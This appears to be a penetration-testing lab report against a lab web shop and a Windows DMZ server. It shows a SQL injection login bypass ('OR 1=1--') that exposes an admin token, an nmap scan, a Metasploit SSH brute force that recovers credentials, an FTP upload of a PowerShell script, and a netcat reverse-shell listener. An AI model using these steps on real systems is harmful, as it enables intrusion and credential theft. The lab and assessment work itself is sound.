


Kali Setup

Set up and allocated resources to the Kali VM with a network card attached to the external network (NAT)



Successfully implemented Kali machine




Stage 4 – Penetration Testing

Penetration Tests Against Security Infrastructure


The penetration tests against the security infrastructure will be performed through five different types of cyber attacks that will assess the level of security across the network. The Kali machine from the external network will be used for these attacks in order to simulate a realistic threat from external networks such as the internet. Based on the results of these attacks, the effectiveness of the security infrastructure can be determined along with adjustments and mitigations that can be applied if any vulnerabilities are discovered.

First PenTest Attack


Accessed the DMZ web server from the Kali machine




Navigated to the login page for the website



Attempted an SQL injection attack against the website through the login form




The SQL injection attack successfully granted access to the first available account in the user credential database which also happened to be the administrator account




Launched a proxy tool called MitMProxy on port 8080 in order to perform the SQL injection attack again as the proxy servers are realistically used for SQL injection attacks while also providing more depth and details that are not viewable from the website interface alone

```
(kali㉿kali)-[~]  
$ mitmproxy --listen-port 8080
```


Configured the web browser proxy settings so that the web server traffic will be redirected to the proxy server hosted on port 8080




Reattempted the SQL injection attack on the login form for the web site and submitted the login form



Intercept mode was enabled in MitMProxy by adding the portion of the URL that contains the login form for the web site: /login



Confirmation that the login form from the web server was successfully intercepted by the proxy server as the HTTP packet, in red colour, means that the proxy server has intercepted it and is currently still holding it whilst the packets with default colours mean that they have already been sent



The header details for the HTTP packet can be displayed from which more information has been provided including user-agent strings, the content type, the cookie sessions along with the request body details that consists of the query for the SQL injection attack. The SQL injection attack involved the implementation of a Boolean expression through an OR operand that states to either use the blank space or to use the Boolean, to ensure that the SQL query is always true as 1 is equal to 1. A comment indicator was then added to the end of the SQL query to ignore any other parameters that may negate the attack followed by any password in order to submit the login form, as the correct password is not required. An SQL query typically consists of an algorithm where the database will select a column from a table followed by a where condition which serves as a fields filter in order to search for specific data. This SQL injection attack will manipulate the web application database to falsely interpret the user-supplied string as an SQL query that is always true while ignoring the password parameters due to the comment indicator appended at the end of the username field.

```
Flow Details 192.168.253.138
2022-11-25 17:49:44 POST http://192.168.253.138:3000/rest/user/login
Request intercepted
Host: 192.168.253.138:3000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
Content-Length: 37
Origin: http://192.168.253.138:3000
Connection: keep-alive
Referer: http://192.168.253.138:3000/
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent=dismiss
JSON
{
  "email": "' OR 1=1--",
  "password": "a"
}
```

The HTTP packet was sent to the database with the following response returned that exposes sensitive information including the shopping basket ID, authentication token and email granted for the session.

```

Flow Details
2022-11-25 17:49:44 POST http://192.168.253.138:3000/rest/user/login
← 200 OK application/json 834b 45.9s
Request Response intercepted
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
Content-Length: 834
ETag: W/"342-EW0mdSifeA2a5LFN3T8bcYZhF7s"
Vary: Accept-Encoding
Date: Fri, 25 Nov 2022 22:50:30 GMT
Connection: keep-alive
Keep-Alive: timeout=5
JSON
{
  "authentication": {
    "bid": 1,
    "token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiaGF0eSI6eyJpZCI6MSwidXMTkyMDIzYTdiYmQ3MzI1MDUxNmYwNjlkZjE4YjUwMCIsInJvbGU0IjohZG1pb2IsImRlbHV4ZVRva2VuIjoiiwibGFzdExvZ2luSXAiOvYWRzL2RLZmF1bHRBZG1pb2I5bWbmcilCJ0b3RwU2VjcmV0IjoiiwiaXNBY3RpdmUiOnRydWUsImNyZWZ0ZWRRBdCI6IjIwMjItMTUtMTUgAuMDI0ICswMDowMCIsImRlbGV0ZWRRBdCI6bnVsbH0sImRhdCI6MTY2OTQxNjYzMCIwZjY5NDM0NjMwfQ.XPpk77tAq8IRZNMtpP0XoI5jU3RzNJZcqZqAE8VVxxqBLKxE074KRDb_vad8xcnnBbeFD02j4GxK4ZQLGagvbsxHwy3met1MC0mBE",
    "umail": "admin@juice-sh.op"
  }
}

```

Second PenTest Attack

Performed an aggressive Nmap scan to detect open ports and services on the DMZ server machine (10.10.1.2/24) from the Kali machine. The target service for this attack will be SSH on port 22.

```
(kali@kali)-[~]
$ nmap -sV 10.10.1.2 -Pn
Starting Nmap 7.92 ( https://nmap.org ) at 2022-11-22 09:31 EST
Nmap scan report for 10.10.1.2
Host is up (0.00095s latency).
Not shown: 992 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          Microsoft ftpd
22/tcp    open  ssh          OpenSSH for_Windows_7.7 (protocol 2.0)
80/tcp    open  http         Microsoft IIS httpd 10.0
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
2179/tcp  open  vmrpd?
5357/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 30.94 seconds
```

Metasploit Framework (MSFConsole) was launched on Kali with an SSH login brute force module selected

```
msf6 > use auxiliary/scanner/ssh/ssh_login
msf6 auxiliary(scanner/ssh/ssh_login) > info

Name: SSH Login Check Scanner
Module: auxiliary/scanner/ssh/ssh_login
License: Metasploit Framework License (BSD)
Rank: Normal

Provided by:
todb <toddb@metasploit.com>

Check supported:
No

Basic options:


| Name             | Current Setting | Required | Description                                                                                  |
|------------------|-----------------|----------|----------------------------------------------------------------------------------------------|
| BLANK_PASSWORDS  | false           | no       | Try blank passwords for all users                                                            |
| BRUTEFORCE_SPEED | 5               | yes      | How fast to bruteforce, from 0 to 5                                                          |
| DB_ALL_CREDS     | false           | no       | Try each user/password couple stored in the current database                                 |
| DB_ALL_PASS      | false           | no       | Add all passwords in the current database to the list                                        |
| DB_ALL_USERS     | false           | no       | Add all users in the current database to the list                                            |
| DB_SKIP_EXISTING | none            | no       | Skip existing credentials stored in the current database (Accepted: none, user, user@realm)  |
| PASSWORD         |                 | no       | A specific password to authenticate with                                                     |
| PASS_FILE        |                 | no       | File containing passwords, one per line                                                      |
| RHOSTS           |                 | yes      | The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit |
| RPORT            | 22              | yes      | The target port                                                                              |
| STOP_ON_SUCCESS  | false           | yes      | Stop guessing when a credential works for a host                                             |
| THREADS          | 1               | yes      | The number of concurrent threads (max one per host)                                          |
| USERNAME         |                 | no       | A specific username to authenticate as                                                       |
| USERPASS_FILE    |                 | no       | File containing users and passwords separated by space, one pair per line                    |
| USER_AS_PASS     | false           | no       | Try the username as the password for all users                                               |
| USER_FILE        |                 | no       | File containing usernames, one per line                                                      |
| VERBOSE          | false           | yes      | Whether to print output for all attempts                                                     |



Description:
This module will test ssh logins on a range of machines and report successful logins. If you have loaded a database plugin and connected to a database this module will record successful logins and hosts so you can track your access.

References:
https://nvd.nist.gov/vuln/detail/CVE-1999-0502
```

Set the parameters for the module including the target host: 10.10.1.2 and a combined username and password list. The exploit attack was then performed which successfully generated a session with a specific set of credentials.

```
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 10.10.1.2
RHOSTS => 10.10.1.2
msf6 auxiliary(scanner/ssh/ssh_login) > set USERPASS_FILE cms400net_default_userpass.txt
USERPASS_FILE => cms400net_default_userpass.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set THREADS 100
THREADS => 100
msf6 auxiliary(scanner/ssh/ssh_login) > set VERBOSE true
VERBOSE => true
msf6 auxiliary(scanner/ssh/ssh_login) > run

[*] 10.10.1.2:22 - Starting bruteforce
[-] 10.10.1.2:22 - Failed: 'admin:admin'
[-] 10.10.1.2:22 - Failed: 'Admin:Admin'
[-] 10.10.1.2:22 - Failed: 'Administrator:Administrator'
[-] 10.10.1.2:22 - Failed: 'root:root'
[-] 10.10.1.2:22 - Failed: 'admin:root'
[-] 10.10.1.2:22 - Failed: 'root:admin'
[-] 10.10.1.2:22 - Failed: 'Administrator:password'
[-] 10.10.1.2:22 - Failed: 'Administrator:Password'
[-] 10.10.1.2:22 - Failed: 'Administrator:Password1'
[+] 10.10.1.2:22 - Success: 'Administrator:P@$$w0rd' 'Microsoft Windows Server 2019 Datacenter Evaluation 10.0.17763 N/A Build 17763'
[*] SSH session 1 opened (192.168.253.138:37955 -> 10.10.1.2:22 ) at 2022-11-22 11:24:04 -0500
[-] 10.10.1.2:22 - Failed: 'builtin:builtin'
[-] 10.10.1.2:22 - Failed: 'jedit:jedit'
[-] 10.10.1.2:22 - Failed: 'jmember:jmember'
[-] 10.10.1.2:22 - Failed: 'Admin2:Admin2'
[-] 10.10.1.2:22 - Failed: 'tbrown:tbrown'
[-] 10.10.1.2:22 - Failed: 'jsmith:jsmith'
[-] 10.10.1.2:22 - Failed: 'vs:vs'
[-] 10.10.1.2:22 - Failed: 'EkExplorerUser:EkExplorerUser'
[-] 10.10.1.2:22 - Failed: 'Explorer:Explorer'
[-] 10.10.1.2:22 - Failed: 'member@example.com:member@example.com'
[-] 10.10.1.2:22 - Failed: 'north:north'
[-] 10.10.1.2:22 - Failed: 'supermember:supermember'
[-] 10.10.1.2:22 - Failed: 'west:west'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```


Third PenTest Attack

The aggressive Nmap scan performed against the DMZ server from an earlier attack also reveals the other ports and services that are open. The FTP service on port 21 can be used as a part of the attack.

```
(kali@kali)-[~]
$ nmap -sV 10.10.1.2 -Pn
Starting Nmap 7.92 ( https://nmap.org ) at 2022-11-22 09:31 EST
Nmap scan report for 10.10.1.2
Host is up (0.00095s latency).
Not shown: 992 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          Microsoft ftpd
22/tcp    open  ssh          OpenSSH for_Windows_7.7 (protocol 2.0)
80/tcp    open  http         Microsoft IIS httpd 10.0
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
2179/tcp  open  vmrpd?
5357/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 30.94 seconds
```

Used the credentials discovered from the SSH attack to access the FTP server hosted on the DMZ server

```
(kali@kali)-[~]
$ ftp 10.10.1.2
Connected to 10.10.1.2.
220 Microsoft FTP Service
Name (10.10.1.2:kali): Administrator
331 Password required
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp>
```

Listing of the files stored on the FTP server

```
ftp> dir
229 Entering Extended Passive Mode (|||49724|)
125 Data connection already open; Transfer starting.
11-19-22 12:23PM <DIR> SAPVE Files to be shared
226 Transfer complete.
```



Connected to the FTP server from the Kali machine

```
(kali@kali)-[~]
$ ftp 10.10.1.2
Connected to 10.10.1.2.
220 Microsoft FTP Service
Name (10.10.1.2:kali): Administrator
331 Password required
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> put sapve_important.ps1
local: sapve_important.ps1 remote: sapve_important.ps1
229 Entering Extended Passive Mode (|||50414|)
125 Data connection already open; Transfer starting.
100% |*****|
226 Transfer complete.
156 bytes sent in 00:00 (172.92 KiB/s)
```


Ran a reverse shell listener on port 2222 in a Kali terminal

```
(kali@kali)-[~]
$ stty raw -echo; (stty size; cat) | nc -lvnp 2222
listening on [any] 2222 ...
```

